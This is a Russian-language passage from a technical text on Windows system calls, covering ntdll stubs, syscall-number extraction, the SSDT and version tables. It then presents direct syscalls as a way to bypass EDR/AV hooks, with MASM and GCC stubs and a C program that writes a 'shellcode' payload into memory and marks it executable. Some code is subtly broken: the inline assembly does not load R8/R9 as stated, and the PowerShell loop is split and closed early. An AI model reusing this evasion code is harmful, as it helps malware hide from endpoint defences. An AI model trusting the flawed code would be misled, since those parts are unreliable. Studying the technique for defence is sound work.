В ntoskrnl.exe ситуация иная: `NtCreateFile` — это настоящая реализация, а `ZwCreateFile` — стаб, который выполняет SYSCALL «изнутри» ядра с предварительной установкой `PreviousMode = KernelMode`. Это критически важно для проверок безопасности: если вызов пришёл из ядра через `Zw`-версию, проверки доступа не выполняются.

3.5.3 Схема размещения стабов

Стабы в ntdll.dll расположены последовательно, и их порядок соответствует номерам системных вызовов:

```
ntdll.dll (секция .text):

NtAccessCheck      (0x00) | ← offset: 0x???
NtWorkerFactoryWork (0x01) | ← offset + 0x20
NtAcceptConnectPort (0x02) | ← offset + 0x40
...
NtCreateFile       (0x55) | ← offset + 0x55 * 0x20
...
NtClose            (0x0F) |
...

```

Каждый стаб занимает ровно **0x20 байт** (32 байта), дополненный инструкциями `NOP` или `INT 3` для выравнивания. Это удобно для автоматического извлечения номеров вызовов.

3.5.4 Извлечение номеров вызовов из ntdll.dll

Зная фиксированный формат стабов, можно программно извлечь номера всех системных вызовов:

```
#include <windows.h>
#include <stdio.h>

/*
 * Стаб начинается с:
 *   4C 8B D1      mov r10, rcx
 *   B8 XX XX XX XX mov eax, <syscall_number>
 *
 * Номер вызова — 4 байта по смещению +4 от начала функции.
 */

DWORD GetSyscallNumber(LPCSTR functionName)
{
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    if (!hNtdll) return (DWORD)-1;

    FARPROC pFunc = GetProcAddress(hNtdll, functionName);
    if (!pFunc) return (DWORD)-1;

    BYTE *pBytes = (BYTE *)pFunc;

    // Проверяем сигнатуру: 4C 8B D1 B8
    if (pBytes[0] == 0x4C &&
        pBytes[1] == 0x8B &&
        pBytes[2] == 0xD1 &&
        pBytes[3] == 0xB8)
    {
        return *(DWORD *) (pBytes + 4);
    }

    // Функция может быть перехвачена (hook)
    // В таком случае первые байты будут содержать JMP
    return (DWORD)-1;
}

int main(void)
{
    LPCSTR functions[] = {
        "NtCreateFile",
        "NtOpenProcess",
        "NtAllocateVirtualMemory",
        "NtWriteVirtualMemory",
        "NtProtectVirtualMemory",
        "NtCreateThreadEx",
        "NtClose",
        "NtQuerySystemInformation",
        NULL
    };

    printf("%-35s %s\n", "Function", "Syscall #");
    printf("%-35s %s\n", "-----", "-----");

    for (int i = 0; functions[i]; i++)
    {
        DWORD num = GetSyscallNumber(functions[i]);
        if (num != (DWORD)-1)
            printf("%-35s 0x%04X (%u)\n", functions[i], num, num);
        else
            printf("%-35s HOOKED or NOT FOUND\n", functions[i]);
    }

    return 0;
}
```

Пример вывода (Windows 11 23H2):

Function	Syscall #
-----	-----
NtCreateFile	0x0055 (85)
NtOpenProcess	0x0026 (38)
NtAllocateVirtualMemory	0x0018 (24)
NtWriteVirtualMemory	0x003A (58)
NtProtectVirtualMemory	0x0050 (80)
NtCreateThreadEx	0x00C7 (199)
NtClose	0x000F (15)
NtQuerySystemInformation	0x0036 (54)

3.6 System Service Descriptor Table (SSDT)

SSDT — центральная таблица диспетчеризации системных вызовов в ядре Windows. Это структура, которая связывает номер системного вызова с адресом соответствующей функции в `ntoskrnl.exe`.

3.6.1 Структура `KeServiceDescriptorTable`

`KeServiceDescriptorTable` — это экспортируемый символ `ntoskrnl.exe`, содержащий массив из одной (или двух) записей `SERVICE_DESCRIPTOR_ENTRY`:

```
typedef struct _KSERVICE_TABLE_DESCRIPTOR {
    PULONG ServiceTable;      // +0x00: указатель на таблицу (KiServiceTable)
    PULONG CounterTable;     // +0x08: таблица счётчиков вызовов (обычно NULL)
    ULONG ServiceLimit;      // +0x10: количество записей в таблице
    PCHAR ArgumentTable;     // +0x18: таблица размеров аргументов
} KSERVICE_TABLE_DESCRIPTOR, *PKSERVICE_TABLE_DESCRIPTOR;


// KeServiceDescriptorTable содержит только NT-сервисы
extern KSERVICE_TABLE_DESCRIPTOR KeServiceDescriptorTable[1];

// KeServiceDescriptorTableShadow содержит NT + Win32k сервисы
extern KSERVICE_TABLE_DESCRIPTOR KeServiceDescriptorTableShadow[2];
```

3.6.2 `KiServiceTable` — таблица функций

`KiServiceTable` — это массив, адресуемый `ServiceTable` в `KSERVICE_TABLE_DESCRIPTOR`. На x64 эта таблица содержит **не прямые указатели**, а **относительные 32-битные смещения** с дополнительной информацией:

Формат записи `KiServiceTable[i]` (x64):




Для получения абсолютного адреса функции:

```
// entry = KiServiceTable[syscall_number]
LONG entry = KiServiceTable[syscall_number];
LONG offset = entry >> 4;           // арифметический сдвиг вправо
PVOID funcAddr = (PBYTE)KiServiceTable + offset;
ULONG stackArgBytes = entry & 0x0F; // число байт аргументов в стеке
```

Почему относительные смещения? На x64 абсолютные 64-битные указатели заняли бы 8 байт на запись, а таблица из ~470 записей — около 3.8 КБ. Относительные 4-байтовые смещения (с 4-битным полем аргументов) экономят место: ~1.9 КБ. Кроме того, `PatchGuard` проверяет целостность этих записей, и компактный формат упрощает проверку.

3.6.3 Визуализация структуры



3.6.4 Просмотр SSDT в WinDbg

```
kd> dd nt!KiServiceTable L10
fffff802`1a2c0000 ffa80200 ffa91a04 00b23000 ffc4d4f0
fffff802`1a2c0010 012a4500 ffd57800 ffd45300 0018e600
fffff802`1a2c0020 ffd43c00 ffd1d800 ffd52700 ffb27800
fffff802`1a2c0030 ffd6e100 ffac4c00 ffd42200 ffb18500

kd> ? nt!KeServiceDescriptorTable
Evaluate expression: ... = fffff802`1a3b0000

kd> dps nt!KeServiceDescriptorTable L4
fffff802`1a3b0000 fffff802`1a2c0000 nt!KiServiceTable
fffff802`1a3b0008 00000000`00000000
fffff802`1a3b0010 00000000`000001D6 ; ServiceLimit = 470
fffff802`1a3b0018 fffff802`1a2c1000 nt!KiArgumentTable
```

Для преобразования записи таблицы в адрес функции:

```
kd> r @$t0 = nt!KiServiceTable
kd> r @$t1 = 55 ; syscall number for NtCreateFile
kd> ? dwo(@$t0 + @$t1 * 4) ; прочитайте 32-битное значение
kd> ? @$t0 + (dwo(@$t0 + @$t1 * 4) >> 4) ; абсолютный адрес
Evaluate expression: ... = fffff802`1a2d5678 ; nt!NtCreateFile
```

3.6.5 ArgumentTable – таблица аргументов

KiArgumentTable содержит по одному байту на каждый системный вызов. Этот байт указывает, сколько **байт** аргументов передаётся через стек (т.е. сверх четырёх регистровых параметров).

```
// Для NtCreateFile (11 аргументов):
// Первые 4 в регистрах: RCX(R10), RDX, R8, R9
// Остальные 7 на стеке: 7 * 8 = 56 = 0x38 байт
// KiArgumentTable[0x55] = 0x38

// KiSystemCall64 использует это значение для копирования
// аргументов из пользовательского стека в стек ядра
```

3.7 Shadow SSDT и Win32k.sys

3.7.1 Две таблицы сервисов

Windows поддерживает **две** таблицы системных вызовов:

1. **SSDT** (System Service Descriptor Table) — для функций ntoskrnl.exe (**Nt*** / **Zw***)
2. **Shadow SSDT** — для функций win32k.sys (**NtUser***, **NtGdi***)

KeServiceDescriptorTable содержит только первую таблицу. **KeServiceDescriptorTableShadow** содержит обе:

KeServiceDescriptorTable:

[0] NT Services (ntoskrnl.exe)	← KiServiceTable
[1] (пусто, не используется)	


KeServiceDescriptorTableShadow:

[0] NT Services (ntoskrnl.exe)	← KiServiceTable (та же)
[1] Win32k Services (win32k)	← W32pServiceTable

3.7.2 Различие номеров вызовов

Номер системного вызова содержит информацию о том, к какой таблице он относится:

Syscall Number Format (EAX):



Примеры: - **NtCreateFile**: EAX = **0x0055** → T=0, Index=0x55 → SSDT → ntoskrnl.exe -
NtUserCreateWindowEx: EAX = **0x1066** → T=1, Index=0x66 → Shadow SSDT → win32k.sys -
NtGdiBitBlt: EAX = **0x107A** → T=1, Index=0x7A → Shadow SSDT → win32k.sys

3.7.3 Когда подключается Shadow SSDT?

Shadow SSDT доступна **только потокам, привязанным к GUI-подсистеме**. Когда поток впервые вызывает GUI-функцию (например, **CreateWindowEx**), подсистема Win32 вызывает **PsConvertToGuiThread**, которая:

1. Загружает win32k.sys (если ещё не загружена)
2. Переключает указатель таблицы сервисов потока с **KeServiceDescriptorTable** на **KeServiceDescriptorTableShadow**
3. Увеличивает стек ядра потока (GUI-потокам нужен больший стек)

```
// В структуре KTHREAD:
typedef struct _KTHREAD {
    // ...
    PVOID ServiceTable; // +0x??? — указатель на таблицу сервисов
    // Для консольных потоков:
    // ServiceTable = KeServiceDescriptorTable
    // Для GUI-потоков:
    // ServiceTable = KeServiceDescriptorTableShadow
    // ...
} KTHREAD;
```

3.7.4 Win32k Session Space

win32k.sys загружается в **session space** — область виртуальной памяти, уникальную для каждой сессии пользователя. Это означает, что каждая сессия имеет свою копию Win32k-структур:

Session 0 (сервисы):	Session 1 (пользователь):
win32k.sys instance	win32k.sys instance
W32pServiceTable	W32pServiceTable
(адреса могут отличаться!)	(адреса могут отличаться!)

Это усложняет перехват Shadow SSDT — нужно учитывать session space текущего процесса.

3.8 Номера системных вызовов и версионность

3.8.1 Нестабильность номеров

Номера системных вызовов в Windows **не являются стабильным API**. Microsoft не документирует их и оставляет за собой право менять в любом обновлении. В отличие от Linux, где номера syscall стабильны десятилетиями (read = 0, write = 1 и т.д. на x86), в Windows они меняются между:

- Мажорными версиями (Windows 10 → Windows 11)
- Полугодовыми обновлениями (21H1 → 21H2)
- Иногда даже между кумулятивными обновлениями (KB patches)

3.8.2 Таблица ключевых номеров системных вызовов

Ниже приведены номера наиболее важных системных вызовов для x64 в различных версиях Windows:

Основные Nt-функции

Функция	Win 10 1803	Win 10 1903	Win 10 2004	Win 10 21H2	Win 11 21H2	Win 11 22H2	Win 11 23H2
NtClose	0x000F	0x000F	0x000F	0x000F	0x000F	0x000F	0x000F
NtOpenProcess	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026
NtCreateFile	0x0055	0x0055	0x0055	0x0055	0x0055	0x0055	0x0055
NtQuerySystemInformation	0x0036	0x0036	0x0036	0x0036	0x0036	0x0036	0x0036
NtAllocateVirtualMemory	0x0018	0x0018	0x0018	0x0018	0x0018	0x0018	0x0018
NtFreeVirtualMemory	0x001E	0x001E	0x001E	0x001E	0x001E	0x001E	0x001E
NtProtectVirtualMemory	0x0050	0x0050	0x0050	0x0050	0x0050	0x0050	0x0050
NtReadVirtualMemory	0x003F	0x003F	0x003F	0x003F	0x003F	0x003F	0x003F
NtWriteVirtualMemory	0x003A	0x003A	0x003A	0x003A	0x003A	0x003A	0x003A
NtCreateThreadEx	0x00C2	0x00C5	0x00C7	0x00C7	0x00C7	0x00C7	0x00C7
NtOpenProcessToken	0x0123	0x0125	0x0127	0x0127	0x0127	0x0128	0x0128
NtQueueApcThread	0x0045	0x0045	0x0045	0x0045	0x0045	0x0045	0x0045
NtMapViewOfSection	0x0028	0x0028	0x0028	0x0028	0x0028	0x0028	0x0028
NtResumeThread	0x0052	0x0052	0x0052	0x0052	0x0052	0x0052	0x0052
NtWaitForSingleObject	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004
NtDelayExecution	0x0034	0x0034	0x0034	0x0034	0x0034	0x0034	0x0034

Обратите внимание: некоторые «базовые» функции (*NtClose*, *NtOpenProcess*, *NtAllocateVirtualMemory*) сохраняют одинаковые номера через многие версии, но это **не гарантировано**. Функции с более высокими номерами (*NtCreateThreadEx*, *NtOpenProcessToken*) меняются чаще, потому что добавление новых *syscall* в середину таблицы сдвигает все последующие номера.

3.8.3 Почему жёсткая привязка к номерам опасна

Рассмотрим код, который жёстко использует номер *NtCreateThreadEx*:

```
// ОПАСНО: захардкоженный номер syscall
#define SYSCALL_NT_CREATE_THREAD_EX 0x00C7

NTSTATUS DirectNtCreateThreadEx(/* аргументы */)
{
    __asm {
        mov r10, rcx
        mov eax, SYSCALL_NT_CREATE_THREAD_EX // 0xC7 — только для Win 10 2004+!
        syscall
    }
}
```

Этот код **сломается** при запуске на: - Windows 10 1803 (там *NtCreateThreadEx* = 0xC2) - Windows 10 1903 (там = 0xC5) - Любой будущей версии Windows

В лучшем случае *syscall* вернёт *STATUS_INVALID_SYSTEM_SERVICE* (0xC000001C). В худшем — вызовет **совершенно другую функцию ядра**, что может привести к BSOD, повреждению данных или повышению привилегий.

3.8.4 Инструменты для извлечения номеров

j00ru/windows-syscalls

Мацей Юрчик (j00ru) поддерживает проект [windows-syscalls](https://github.com/j00ru/windows-syscalls) — наиболее полную базу данных номеров syscall для всех версий Windows.

Проект содержит: - Таблицы для **всех** билдов Windows NT, начиная с NT 3.1 - Отдельные таблицы для x86, x64, WoW64 - Таблицы для ntoskrnl.exe и win32k.sys

Дизассемблирование ntdll.dll

Самый надёжный способ — извлечь номера напрямую из ntdll.dll текущей системы, как показано в разделе 3.5.4.

Автоматизация через PowerShell


```

# compare_syscall_numbers.ps1
# Извлекает номера системных вызовов из ntdll.dll текущей системы
# и сравнивает их с эталонной таблицей

param(
    [string]$OutputFile = "syscall_numbers.csv"
)

function Get-SyscallNumbers {
    <#
    .SYNOPSIS
    Извлекает номера системных вызовов из ntdll.dll
    #>

    Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public class NtdllHelper
{
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string lpProcName);
}
"@

    $ntdll = [NtdllHelper]::GetModuleHandle("ntdll.dll")
    if ($ntdll -eq [IntPtr]::Zero) {
        Write-Error "Cannot get ntdll.dll handle"
        return
    }

    # Список интересующих функций
    $functions = @(
        "NtClose",
        "NtCreateFile",
        "NtOpenProcess",
        "NtAllocateVirtualMemory",
        "NtFreeVirtualMemory",
        "NtProtectVirtualMemory",
        "NtReadVirtualMemory",
        "NtWriteVirtualMemory",
        "NtCreateThreadEx",
        "NtQuerySystemInformation",
        "NtQueryInformationProcess",
        "NtQueryInformationThread",
        "NtSetInformationThread",
        "NtOpenProcessToken",
        "NtOpenProcessTokenEx",
        "NtDuplicateToken",
        "NtQueueApcThread",
        "NtQueueApcThreadEx",
        "NtMapViewOfSection",
        "NtUnmapViewOfSection",
        "NtResumeThread",
        "NtSuspendThread",
        "NtWaitForSingleObject",
        "NtWaitForMultipleObjects",
        "NtDelayExecution",
        "NtDeviceIoControlFile",
        "NtCreateSection",
        "NtOpenSection",
        "NtCreateEvent",
        "NtSetEvent",
        "NtCreateMutant",
        "NtOpenKey",
        "NtCreateKey",
        "NtSetValueKey",
        "NtQueryValueKey",
        "NtDeleteKey"
    )

    $results = @()
    foreach ($funcName in $functions) {
        $addr = [NtdllHelper]::GetProcAddress($ntdll, $funcName)
    }
}

```

```

        if ($addr -eq [IntPtr]::Zero) {
            Write-Warning "Function $funcName not found"
            continue
        }

        # Читаем первые 8 байт
        $bytes = New-Object byte[] 8
        [System.Runtime.InteropServices.Marshal]::Copy($addr, $bytes, 0, 8)

        # Проверяем сигнатуру: 4C 8B D1 B8
        if ($bytes[0] -eq 0x4C -and
            $bytes[1] -eq 0x8B -and
            $bytes[2] -eq 0xD1 -and
            $bytes[3] -eq 0xB8)
        {
            $syscallNum = [BitConverter]::ToUInt32($bytes, 4)
            $results += [PSCustomObject]@{
                Function      = $funcName
                SyscallNumber = "0x{0:X4}" -f $syscallNum
                Decimal       = $syscallNum
                Status        = "OK"
            }
        }
        else {
            # Возможно, функция перехвачена (hooked)
            $hexBytes = ($bytes | ForEach-Object { "{0:X2}" -f $_ }) -join " "
            $results += [PSCustomObject]@{
                Function      = $funcName
                SyscallNumber = "N/A"
                Decimal       = -1
                Status        = "HOOKED? Bytes: $hexBytes"
            }
        }
    }

    return $results
}

# Получаем информацию о системе
$osInfo = Get-CimInstance Win32_OperatingSystem
$buildNumber = $osInfo.BuildNumber
$osVersion = $osInfo.Caption

Write-Host "======"
Write-Host " Windows Syscall Number Extractor"
Write-Host "======"
Write-Host "OS:      $osVersion"
Write-Host "Build:   $buildNumber"
Write-Host "Arch:    $($([Environment]::Is64BitOperatingSystem ? 'x64' : 'x86'))"
Write-Host "Date:    $(Get-Date -Format 'yyyy-MM-dd HH:mm:ss')"
Write-Host "======"
Write-Host ""

$results = Get-SyscallNumbers

# Вывод на экран
$results | Format-Table -AutoSize

# Экспорт в CSV
$results | Export-Csv -Path $OutputFile -NoTypeInformation -Encoding UTF8
Write-Host "Results saved to: $OutputFile"

# Проверка на перехваченные функции
$hooked = $results | Where-Object { $_.Status -like "HOOKED*" }
if ($hooked) {
    Write-Host ""
    Write-Host "WARNING: The following functions appear to be hooked:" -ForegroundColor Red
    $hooked | ForEach-Object {
        Write-Host "  $($_.Function): $($_.Status)" -ForegroundColor Yellow
    }
    Write-Host ""
    Write-Host "This may indicate EDR/AV hooking of ntdll.dll" -ForegroundColor Yellow
}

```

3.9 Прямые системные вызовы (Direct Syscalls)

3.9.1 Мотивация: обход перехвата EDR/AV

Современные EDR (Endpoint Detection and Response) и антивирусные продукты активно перехватывают функции в ntdll.dll, заменяя первые инструкции стабов на JMP к своему коду:

Обычный стаб NtAllocateVirtualMemory:

```
4C 8B D1  mov  r10, rcx
B8 18 00  mov  eax, 0x18
00 00
F6 04 25  test [7FFE0308],
08 03 FE  1
7F 00
75 03     jne  int2e
0F 05     syscall
C3       ret
```

Перехваченный стаб:

```
E9 XX XX XX XX  jmp EDR
XX XX XX      (nop pad)
00 00
F6 04 25  test [7FFE0308],
08 03 FE  1
7F 00
75 03     jne  int2e
0F 05     syscall
C3       ret
```

Цепочка вызова при hooking:

```
Приложение → NtAllocateVirtualMemory (ntdll.dll)
              |
              ▼ (JMP hook)
          EDR_Hook_NtAllocateVirtualMemory (edr.dll)
              |
              ├── Логирование / анализ аргументов
              ├── Решение: разрешить / заблокировать
              └── Если разрешено:
                  ├── Выполнить оригинальные инструкции
                  ├── JMP обратно в ntdll (после hook)
                  └── → syscall
```

Прямой системный вызов (direct syscall) обходит ntdll.dll полностью, выполняя инструкцию `SYSCALL` напрямую из кода приложения:

```
Обычный путь:
App → kernel32 → ntdll (hooked) → EDR → syscall → kernel

Прямой вызов:
App → syscall → kernel
(EDR не видит вызова!)
```

Важно: эта техника широко используется как исследователями безопасности, так и авторами вредоносного ПО. Понимание механизма необходимо для обеих сторон — и для атаки, и для защиты.

3.9.2 Подход 1: Inline assembly (ограничения MSVC x64)

Компилятор MSVC **не поддерживает** inline assembly (`__asm {}`) для x64-целей. Это принципиальное ограничение, не баг — Microsoft считает, что inline assembly нарушает оптимизацию компилятора на x64.

Однако другие компиляторы (GCC, Clang) поддерживают inline assembly на x64:

```

// Только для GCC/Clang, НЕ для MSVC x64!
NTSTATUS DirectNtAllocateVirtualMemory(
    HANDLE    ProcessHandle,
    PVOID     *BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T   RegionSize,
    ULONG     AllocationType,
    ULONG     Protect)
{
    NTSTATUS status;

    __asm__ volatile (
        "mov %%rcx, %%r10\n\t" // 1-й аргумент: RCX → R10
        "mov $0x18, %%eax\n\t" // syscall number (NtAllocateVirtualMemory)
        "syscall\n\t"
        : "=a" (status) // output: EAX → status
        : "c" (ProcessHandle), // input: RCX = ProcessHandle
          "d" (BaseAddress), // RDX = BaseAddress
          "r" (ZeroBits), // R8 = ZeroBits (compiler assigns)
          "r" (RegionSize) // R9 = RegionSize
        : "r10", "r11", "memory" // clobbers
    );

    return status;
}

```

3.9.3 Подход 2: Отдельный .asm файл с MASM

Рекомендуемый подход для MSVC — вынести ассемблерный код в отдельный `.asm` файл и скомпилировать его с помощью MASM (ml64.exe):

syscall_stubs.asm:

```
; syscall_stubs.asm
; Компиляция: ml64.exe /c syscall_stubs.asm
; Линковка: link ... syscall_stubs.obj
```

.code

```
;-----
; NTSTATUS SyscallNtAllocateVirtualMemory(
;     HANDLE   ProcessHandle,      ; RCX
;     PVOID    *BaseAddress,       ; RDX
;     ULONG_PTR ZeroBits,          ; R8
;     PSIZE_T   RegionSize,        ; R9
;     ULONG     AllocationType,    ; [RSP+28h]
;     ULONG     Protect            ; [RSP+30h]
; );
;-----
```

SyscallNtAllocateVirtualMemory PROC

```
    mov     r10, rcx                ; сохранить 1-й аргумент
    mov     eax, 18h                ; NtAllocateVirtualMemory syscall #
    syscall
    ret
```

SyscallNtAllocateVirtualMemory ENDP

```
;-----
; NTSTATUS SyscallNtWriteVirtualMemory(
;     HANDLE   ProcessHandle,      ; RCX
;     PVOID    BaseAddress,        ; RDX
;     PVOID    Buffer,              ; R8
;     SIZE_T   NumberOfBytesToWrite, ; R9
;     PSIZE_T   NumberOfBytesWritten ; [RSP+28h]
; );
;-----
```

SyscallNtWriteVirtualMemory PROC

```
    mov     r10, rcx
    mov     eax, 3Ah                ; NtWriteVirtualMemory syscall #
    syscall
    ret
```

SyscallNtWriteVirtualMemory ENDP

```
;-----
; NTSTATUS SyscallNtProtectVirtualMemory(
;     HANDLE   ProcessHandle,      ; RCX
;     PVOID    *BaseAddress,       ; RDX
;     PSIZE_T   RegionSize,        ; R8
;     ULONG     NewProtect,        ; R9
;     PULONG    OldProtect         ; [RSP+28h]
; );
;-----
```

SyscallNtProtectVirtualMemory PROC

```
    mov     r10, rcx
    mov     eax, 50h                ; NtProtectVirtualMemory syscall #
    syscall
    ret
```

SyscallNtProtectVirtualMemory ENDP

```
;-----
; NTSTATUS SyscallNtCreateThreadEx(
;     PHANDLE   ThreadHandle,      ; RCX
;     ACCESS_MASK DesiredAccess,    ; RDX
;     POBJECT_ATTRIBUTES ObjAttr,   ; R8
;     HANDLE    ProcessHandle,     ; R9
;     PVOID     StartRoutine,      ; [RSP+28h]
;     PVOID     Argument,          ; [RSP+30h]
;     ULONG     CreateFlags,       ; [RSP+38h]
;     SIZE_T    ZeroBits,         ; [RSP+40h]
;     SIZE_T    StackSize,        ; [RSP+48h]
;     SIZE_T    MaxStackSize,     ; [RSP+50h]
;     PVOID     AttrList           ; [RSP+58h]
; );
;-----
```

SyscallNtCreateThreadEx PROC

```
    mov     r10, rcx
    mov     eax, 0C7h              ; NtCreateThreadEx syscall #
    syscall                                ; (Win 10 2004+ / Win 11)
    ret
```

SyscallNtCreateThreadEx ENDP

```

;
; Универсальная функция: номер syscall передаётся как параметр
; NTSTATUS SyscallGeneric(
;     DWORD SyscallNumber,          ; RCX — номер вызова
;     ...                          ; остальные аргументы сдвинуты!
; );
;
; ВНИМАНИЕ: аргументы оригинальной Nt-функции начинаются с RDX
;
SyscallGeneric PROC
    mov     eax, ecx                ; syscall number из 1-го аргумента
    mov     rcx, rdx                ; сдвиг: 2-й → 1-й
    mov     rdx, r8                 ; 3-й → 2-й
    mov     r8, r9                  ; 4-й → 3-й
    mov     r9, [rsp+28h]           ; 5-й → 4-й
    ; Аргументы на стеке тоже нужно сдвинуть — это сложнее.
    ; Для >4 аргументов этот подход не работает напрямую.
    mov     r10, rcx
    syscall
    ret
SyscallGeneric ENDP

END

```

Использование в C:

```

// syscall_stubs.h
#pragma once
#include <windows.h>
#include <winnt.h>

// Объявления функций из .asm файла
extern NTSTATUS SyscallNtAllocateVirtualMemory(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    ULONG_PTR ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect
);

extern NTSTATUS SyscallNtWriteVirtualMemory(
    HANDLE ProcessHandle,
    PVOID BaseAddress,
    PVOID Buffer,
    SIZE_T NumberOfBytesToWrite,
    PSIZE_T NumberOfBytesWritten
);

extern NTSTATUS SyscallNtProtectVirtualMemory(
    HANDLE ProcessHandle,
    PVOID *BaseAddress,
    PSIZE_T RegionSize,
    ULONG NewProtect,
    PULONG OldProtect
);

extern NTSTATUS SyscallNtCreateThreadEx(
    PHANDLE ThreadHandle,
    ACCESS_MASK DesiredAccess,
    PVOID ObjectAttributes,
    HANDLE ProcessHandle,
    PVOID StartRoutine,
    PVOID Argument,
    ULONG CreateFlags,
    SIZE_T ZeroBits,
    SIZE_T StackSize,
    SIZE_T MaxStackSize,
    PVOID AttributeList
);

```

```

// main.c — Пример использования прямых syscall
#include <stdio.h>
#include "syscall_stubs.h"

int main(void)
{
    PVOID    baseAddr = NULL;
    SIZE_T   regionSize = 4096;

    // Выделяем память через прямой syscall (минуя ntdll.dll)
    NTSTATUS status = SyscallNtAllocateVirtualMemory(
        GetCurrentProcess(), // ProcessHandle
        &baseAddr,             // BaseAddress
        0,                   // ZeroBits
        &regionSize,          // RegionSize
        MEM_COMMIT | MEM_RESERVE, // AllocationType
        PAGE_READWRITE      // Protect
    );

    if (status == 0) { // STATUS_SUCCESS
        printf("[+] Memory allocated at: %p\n", baseAddr);

        // Записываем shellcode...
        const char payload[] = "\xCC\xC3"; // INT3; RET
        SIZE_T written = 0;

        status = SyscallNtWriteVirtualMemory(
            GetCurrentProcess(),
            baseAddr,
            (PVOID)payload,
            sizeof(payload),
            &written
        );

        printf("[+] Written %zu bytes, status: 0x%08X\n",
            written, (unsigned)status);

        // Меняем защиту на executable
        ULONG oldProtect = 0;
        SIZE_T protSize = regionSize;
        PVOID protAddr = baseAddr;

        status = SyscallNtProtectVirtualMemory(
            GetCurrentProcess(),
            &protAddr,
            &protSize,
            PAGE_EXECUTE_READ,
            &oldProtect
        );

        printf("[+] Protection changed, status: 0x%08X\n",
            (unsigned)status);
    }
    else {
        printf("[-] Allocation failed: 0x%08X\n", (unsigned)status);
    }

    return 0;
}

```

Компиляция:

```

ml64.exe /c /nologo syscall_stubs.asm
cl.exe /nologo /W4 main.c syscall_stubs.obj

```

3.9.4 Подход 3: SysWhispers

SysWhispers — инструмент, автоматизирующий генерацию прямых syscall-стабов. Существует три поколения:

SysWhispers1

Генерирует отдельные `.asm` файлы со стабами для каждой функции. Номера syscall захардкожены для конкретной версии Windows.

SysWhispers2

Улучшение: использует **runtime-определение** номеров syscall путём сортировки адресов **Zw***-функций в экспортах ntdll.dll. Логика основана на наблюдении, что порядок **Zw**-функций по адресам соответствует порядку номеров syscall.

Алгоритм SysWhispers2:

1. Получить адреса всех Zw* функций из экспорт-таблицы ntdll.dll
2. Отсортировать по адресу (по возрастанию)
3. Позиция функции в отсортированном списке = номер syscall

Пример:

ZwClose	@ 0x7FFC1234	→ позиция 15	→ syscall 0x000F	✓
ZwAccessCheck	@ 0x7FFC1000	→ позиция 0	→ syscall 0x0000	✓
ZwAllocateVirtualMemory	@ 0x7FFC1180	→ позиция 24	→ syscall 0x0018	✓

SysWhispers3

